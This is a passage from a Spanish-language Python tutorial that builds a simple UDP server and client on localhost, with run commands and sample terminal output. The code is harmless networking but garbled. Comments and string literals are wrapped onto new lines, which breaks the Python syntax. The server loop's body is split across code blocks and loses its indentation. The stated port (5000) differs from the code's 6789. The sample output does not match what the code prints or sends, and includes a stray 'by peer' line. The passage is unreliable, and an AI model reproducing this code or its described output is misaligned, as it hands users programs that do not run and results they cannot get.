La aplicación escuchará todas las conexiones y mensajes entrantes en el puerto 5000, imprimiendo el mensaje intercambiado entre el cliente y el servidor.

#### Implementando el servidor UDP

Revisemos el script `udp/udp_server.py`:

```
#!/usr/bin/env python

import socket,sys

SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789

# Crea un socket UDP
socket_server=socket.socket(socket.AF_INET,socket.SOCK_DGRAM) # DGRAM es el
protocolo UDP
socket_server.bind((SERVER_IP,SERVER_PORT))

print("[*] Servidor UDP escuchando en %s:%d" % (SERVER_IP,SERVER_PORT)) # [*]
Servidor UDP escuchando en 127.0.0.1:6789

while True:
    data,address = socket_server.recvfrom(4096) # Recibe datos del socket (4096
bytes)

    # Envía una respuesta al cliente
    socket_server.sendto("Soy el servidor aceptando
conexiones...".encode(),address)
    data = data.strip()
```

```

# Imprime el mensaje recibido desde el cliente
print("Mensaje %s recibido desde %s: " % (data, address))

# Intenta enviar una respuesta al cliente
try:
    response = "Hola %s" % sys.platform # Respuesta del servidor
except Exception as e:
    response = "%s" % sys.exc_info()[0]

print("Respuesta",response)

# Envía la respuesta al cliente
socket_server.sendto(bytes(response,encoding='utf8'),address)

socket_server.close()

```

Nuevos métodos relevantes:

- `socket.bind()`: Enlaza el socket a una dirección y puerto
- `socket.recvfrom()`: Recibe datos del socket
- `socket.sendto()`: Envía datos al socket

## Implementando el cliente UDP

Revisemos el script `udp/udp_client.py`:

```

#!/usr/bin/env python

import socket

SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789

address = (SERVER_IP , SERVER_PORT)

socket_client=socket.socket(socket.AF_INET,socket.SOCK_DGRAM) # Crea un socket UDP

while True:
    message = input("Ingresa un mensaje > ")
    if message=="quitar":
        break

    # Envía un mensaje al servidor
    socket_client.sendto(bytes(message,encoding='utf8'),address)
    response_server,addr = socket_client.recvfrom(4096) # Recibe una respuesta del servidor
    print("Respuesta desde el servidor => %s" % response_server)

socket_client.close()

```

## Ejecución

1. Inicia el servidor:

```
python3 udp/udp_server.py
```

2. En otra terminal, el cliente:

```
python3 udp/udp_client.py
```

Escribiendo en el cliente:

```
> python3 udp/udp_client.py
Ingresa un mensaje > hola
Respuesta desde el servidor => b'Soy el servidor aceptando conexiones...'
Ingresa un mensaje > andre
Respuesta desde el servidor => b'Hola linux'
Ingresa un mensaje > como estas
Respuesta desde el servidor => b'Soy el servidor aceptando conexiones...'
Ingresa un mensaje >
```

Recibiendo en el servidor y respondiendo:

```
by peer
> python3 udp/udp_server.py
[*] Servidor UDP escuchando en 127.0.0.1:6789
Mensaje %s recibido desde %s:  b'hola' ('127.0.0.1', 52629)
Respuesta Hola linux
Mensaje %s recibido desde %s:  b'andre' ('127.0.0.1', 52629)
Respuesta Hola linux
Mensaje %s recibido desde %s:  b'como estas' ('127.0.0.1', 52629)
Respuesta Hola linux
```